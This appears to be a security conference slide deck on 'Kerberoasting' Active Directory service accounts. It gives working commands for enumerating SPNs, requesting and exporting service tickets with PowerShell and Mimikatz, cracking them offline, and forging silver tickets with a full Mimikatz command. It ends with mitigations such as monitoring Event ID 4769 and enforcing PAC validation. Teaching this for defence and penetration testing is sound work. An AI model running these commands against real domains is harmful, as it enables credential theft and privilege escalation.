



Attacking Kerberos

Kicking the Guard Dog of Hades

But what I do have are a very particular set of skills, skills I have acquired over a very long career

- ◆ Tim Medin
 - ◆ SANS Instructor
 - ◆ NetWars Architect
 - ◆ Counter Hack(er)
 - ◆ Pen Tester
 - ◆ Network Engineer
 - ◆ Software Developer
 - ◆ Blogger
- ◆ @timmedin
- ◆ timmedin@gmail.com

Code:

<https://github.com/nidem/kerberoast>

Slides:

<https://www.dropbox.com/s/d7xpwdu8cvq149s/Kerberoastv2.pdf?dl=0>



Definition: Kerberos

1. Protocol used for Authentication in a Windows domain
 - ◇ There is a slight bastardization done with MS Kerberos as compared to the MIT Kerberos
2. Three headed dog who guards the entrance to the underworld
 - ◇ Prevents the dead from escaping and the living from entering (seems fitting)

Overview

- ◆ Crack passwords for remote service accounts
 - ...Without sending a single packet to the service
 - ...As any user
 - ...Without local admin
 - ...Offline cracking! (No failed logins)
- ◆ Rewrite tickets to escalate permissions
 - ◆ Impersonate any user
 - ◆ Pretend to be in any group

Crack Passwords - Demo

- ◆ Find service accounts

```
setspn -T DOMAINNAME -F -Q */*
```

- ◆ Identify user accounts; ignore computer accounts

- ◆ Request tickets

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
```

```
PS C:\> New-Object System.IdentityModel.Tokens.  
KerberosRequestorSecurityToken -ArgumentList  
"HTTP/web01.medin.local"
```

- ◆ Extract tickets from RAM with Mimikatz


```
mimikatz # kerberos::list /export
```

- ◆ Use tickets to offline crack remote service credentials

```
tgsrepcarck.py worldlist.txt *.kirbi
```


When to use this attack

- ◆ This is NOT the Golden Ticket attack
- ◆ It does NOT require full compromise of the Windows domain
- ◆ All you do need a single compromised system




Why it works

- ◆ Kerberos uses shared secrets for authentication
- ◆ In a Windows domain there is only one
 - ◆ NTLM Hash
- ◆ The password hash is used to encrypt everything in MS Kerberos


How Kerberos Authentication Works

- ◇ Before you can authenticate to anything you need a Ticket Granting Ticket (TGT)
- ◇ TGT is **only** used with the KDC




Authenticating to a Service

- ◆ TGT is used to request a ticket for a service
- ◆ This is where the Golden Ticket attack rewrites the TGT



Authenticating to a Service (2)

- ◇ The Server half of the ticket is sent to the remote system
- ◇ If the server can decrypt it then it checks* the PAC
- ◇ PAC is signed with the service's key and krbtgt's key



Service Ticket

(not all of it obviously)

◆ Server portion

- ◆ User details
- ◆ Session Key (same as below)
- ◆ Encrypted with the service account's NTLM Hash




◆ Your portion

- ◆ Validity time
- ◆ Session Key (same as above)
- ◆ Encrypted with the TGT Session Key

Kerberos SPN

- ❖ Your system doesn't know (or need to know) the account running the service
- ❖ The KDC does need this info so it can properly encrypt the server portion of the Service Ticket
- ❖ Setspn.exe is used to map an AD account to a service



Kerberos SPN

- ◆ Service Principal Name (SPN)

- ◆ Uniquely identifies the name of a service

ServiceType/HostName:Port/DistinguishedName

MSSQL/server.medin.local

HTTP/server.medin.local

TERMSRV/alpha.medin.local

- ◆ setspn.exe maps AD accounts to SPN

```
C:\> setspn -s http/server1.medin.local websvc
```

- ◆ Setspn.exe can also be used to search

Common Service Types

- ◇ TERMSRV - Remote Desktop
- ◇ Smtplib & SMTP - Mail
- ◇ WSMAN - WinRM
- ◇ ExchangeAB, ExchangeRFR & ExchangeMDM - MS Exchange
- ◇ POP/POP3 - POP3 mail service
- ◇ IMAP/IMAP4 - IMAP service
- ◇ MSSQLSvc - Microsoft SQL Server
- ◇ GC - Global Catalog
- ◇ DNS - DNS Server
- ◇ HTTP - Web Server
- ◇ LDAP - LDAP
- ◇ Dfsr - File Server participating in DFRS

Getting Crackable Tickets

- ◆ We want to target accounts with crackable passwords

- ◆ Computer accounts use uncrackable passwords

- ◆ Look at the OU location to narrow down the targets

```
C:\> setspn -T medin.local -Q */*
```

```
CN=sqlengine,CN=Users,DC=medin,DC=local
```

```
MSSQLSvc/sql01.medin.local:1433
```

```
MSSQLSvc/sql01.medin.local
```

```
CN=EXCHANGE01,CN=Computers,DC=medin,DC=local
```

```
IMAP/EXCHANGE01
```

```
IMAP/exchange01.medin.local
```

- ◆ In this case, tickets for the SQL Server are much more likely to be crackable than tickets for the exchange server

Better Way to Find Tickets

- ◆ Kerberoast includes to scripts to help find user accounts tied to SPNs
 - ◆ GetUserSPNs.ps1
 - ◆ Supports PowerShell v1+
 - ◆ No special modules needed, such as the AD cmdlets
 - ◆ GetUserSPNs.vbs
- ◆ You aren't going to crack the hash used with a Computer account
 - ◆ If you can, we should talk

Requesting Tickets

- ◆ We can request a ticket for individual services

```
PS C:\> Add-Type -AssemblyName System.IdentityModel  
  
PS C:\> New-Object System.IdentityModel.Tokens.  
KerberosRequestorSecurityToken -ArgumentList  
"HTTP/web01.medin.local"
```


- ◆ We can use built-in tools to request mass quantities of tickets

```
PS C:\> Add-Type -AssemblyName System.IdentityModel  
  
PS C:\> setspn.exe -T MEDIN-Q */* | Select-String  
'^CN' -Context 0,1 | % { New-Object System.  
IdentityModel.Tokens.KerberosRequestorSecurityToken  
-ArgumentList $_.Context.PostContext[0].Trim() }  
  
PS C:\> .\GetUserSPNs.ps1 | % { New-Object  
System.IdentityModel.Tokens.KerberosRequestorSecurit  
yToken -ArgumentList $_.ServicePrincipalName }
```

- ◆ This command will get a ticket associated with each account, not all possible tickets as that would be redundant

Requesting Tickets

- ◆ The system doesn't have to be...
 - ◆ Accessible
 - ◆ Available
 - ◆ Or even exist anymore
 - ◆ As long as the account wasn't cleaned up. Who cleans up?



Cracking

- ◆ The Server portion of the Service Ticket (ST), received from the TGS (Ticket Granting Service) is encrypted with the service's password hash
- ◆ Crack with tgsrepcrack.py

```
tgsrepcrack.py wordlist.txt *.kirbi
```

 - ◆ Written in python
 - ◆ Not well optimized for speed
- ◆ INPROGRESS: Write a cracker for John
 - ◆ John's documentation isn't great
 - ◆ Kerberos libs are ugly and like to keep a state

Dump all service hashes and Crack Now What?

- ◆ Use the account, you know where it works
- ◆ A service account should not be able to login interactively to these systems
- ◆ Use the credential to modify the ticket
 - ◆ The Service Ticket contains a lot of information about the user
 - ◆ The Privilege Attribute Certificate contains most of this information including RID and group RIDS

Additional Features

- ◆ Extract TGS-REP from pcap for cracking with **`extracttgsrepfrompcap.py`**
- ◆ `Tgsrepcrack.py` supports the above format

Privilege Attribute Certificate

- ◆ Contains all the relevant user information
 - ◆ Username
 - ◆ User's RID
 - ◆ Group Membership
- ◆ It contains enough details so the service can decide if it should allow/deny the user
- ◆ There is enough information so it doesn't need to ask the Domain controller for any details

```
▼ IF_RELEVANT AD-Win2k-PAC
  Type: AD-Win2k-PAC (128)
  ▼ Data: 050000000000000001000000b00100005800000000000000...
    Num Entries: 5
    Version: 0
    ▼ Type: Logon Info (1)
      Size: 432
      Offset: 88
      ▼ PAC_LOGON_INFO: 01100800ccccccca00100000000000000002007
        ▶ MES header
        ▼ PAC_LOGON_INFO:
          Referent ID: 0x00020000
          Logon Time: Sep  2, 2014 06:12:10.414987200 CDT
          Logoff Time: Infinity (absolute time)
          Kickoff Time: Infinity (absolute time)
          PWD Last Set: Sep  2, 2014 06:07:20.706869800 CDT
          PWD Can Change: Sep  3, 2014 06:07:20.706869800 CDT
          PWD Must Change: Infinity (absolute time)
          ▶ Acct Name: tm
          ▶ Full Name: tm
          ▶ Logon Script
          ▶ Profile Path
          ▶ Home Dir
          ▶ Dir Drive
          Logon Count: 167
          Bad PW Count: 1
          User RID: 1106
          Group RID: 513
          Num RIDs: 1
          ▼ GROUP_MEMBERSHIP_ARRAY
```

What protects the PAC

- ◆ Two HMAC signatures
 - ◆ Service account's hash as key (potentially crackable)
 - ◆ Same key for encrypting and signing, if we can read this we can sign this
 - ◆ Krbtgt account's hash as key (not feasible to crack)

```

    ▾ IF_RELEVANT AD-Win2k-PAC
      Type: AD-Win2k-PAC (128)
      ▾ Data: 0500000000000000000000000000000000000000000000000000000000000000...
        Num Entries: 5
        Version: 0
        ▶ Type: Logon Info (1)
        ▶ Type: Client Info Type (10)
        ▶ Type: UPN DNS Info (12)
        ▾ Type: Server Checksum (6)
          Size: 20
          Offset: 608
          ▶ PAC_SERVER_CHECKSUM: 76ffffff8caf7c2d8866ed805fe6b0d498eb1bf9
        ▾ Type: Privsvr Checksum (7)
          Size: 20
          Offset: 632
          ▶ PAC_PRIVSVR_CHECKSUM: 76ffffffff93284bbc94abefbc28b97da09d44670

```


Signature Verification of the PAC

- ◇ The server will verify the signature signed with its key
- ◇ Sometimes the KDC will be asked to verify the other signature
- ◇ PAC Verification is the process where a server will verify the PAC with the DC over NRPC
 - ◇ This means we can't effectively modify the PAC
 - ◇ "Windows OS sends the PAC validation messages to the NetLogon service of the DC when the service does not have the TCB [act as part of the operating system] privilege and it is not a Service Control Manager (SCM) service."
<http://blogs.msdn.com/b/openspecification/archive/2009/04/24/understanding-microsoft-kerberos-pac-validation.aspx>
- ◇ Basically, if it runs as a service it will not verify
 - ◇ This can be changed via a registry setting
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parameters]
"ValidateKdcPacSignature"=dword:00000001

Why MSSQL is Fun!

- ◆ During the install process you are asked for accounts to use for each service
- ◆ To use with Kerberos you need to setup the SPNs
- ◆ SQL Server will register the SPN automatically (read easy) if the account is domain admin
 - ◆ Microsoft does not recommend this
 - ◆ A LOT of blogs do
 - ◆ Did I mention this is the easy way?
- ◆ SMB uses the computer account (by default)
- ◆ Exchange defaults to the user account
- ◆ HTTP uses app pools – research pending

Ticket Rewriting Demo


- ◆ Use ~~kerberoast.py~~ to impersonate another user
- ◆ Use ~~kerberoast.py~~ to add the user to additional groups
- ◆ Use a fake user. FUN!

Mimikatz

- ◇ Before my talk at Derbcon I woke up today to this →
- ◇ You never have to leave mimikatz
- ◇ Can load directly into RAM
- ◇ Kudos to Benjamin Delpy for adding it!



DAMMIT SOMUCH!



Mimikatz

kerberos::golden

/domain:medin.local

/sid:S-1-5-21-515111615-443038644-2980957688

/groups:513,512,520,518,519

/target:sql01.medin.local:1433

/service:MSSQLSvc

Service's Hash


/ticket:sql01.medin.kirbi

/rc4:f2cddb01eb3bd8499f409dc938b6e2b7

/ptt

/id:1106

/user:tm

/ptt  Inject Straight into RAM (hidden feature)

Mimikatz

BUT WAIT! THERE'S MOAR!

- ◆ Ever get bored running those crappy scans?
- ◆ Minesweeper anyone?

Mitigations

- ◆ Use the *-ADServiceAccount cmdlets to create service accounts
- ◆ Pick a really good passwords DUH
 - ◆ Pick a random password, you only need to type it once or twice
- ◆ Monitor you Domain Controller and look for large quantities of Service Ticket requests (Event ID 4769)
- ◆ Force your services to verify the PAC
 - ◆ Does not prevent cracking
 - ◆ Prevents rewriting
 - ◆ Can impact performace

Additional Research

- ◆ Other common services
- ◆ Additional research on web services (IIS) and SharePoint
- ◆ Extract tickets from pcaps and inject into RAM
 - ◆ I can already find these tickets with `extracttgsreppfrompcap.py` and crack the tickets with `tgsrepcrack.py`

Special Thanks

- ◆ Benjamin Delpy
- ◆ Nathan Keltner
- ◆ Mick Douglas
- ◆ Ethan Robish
- ◆ Carlos Perez
- ◆ John Strand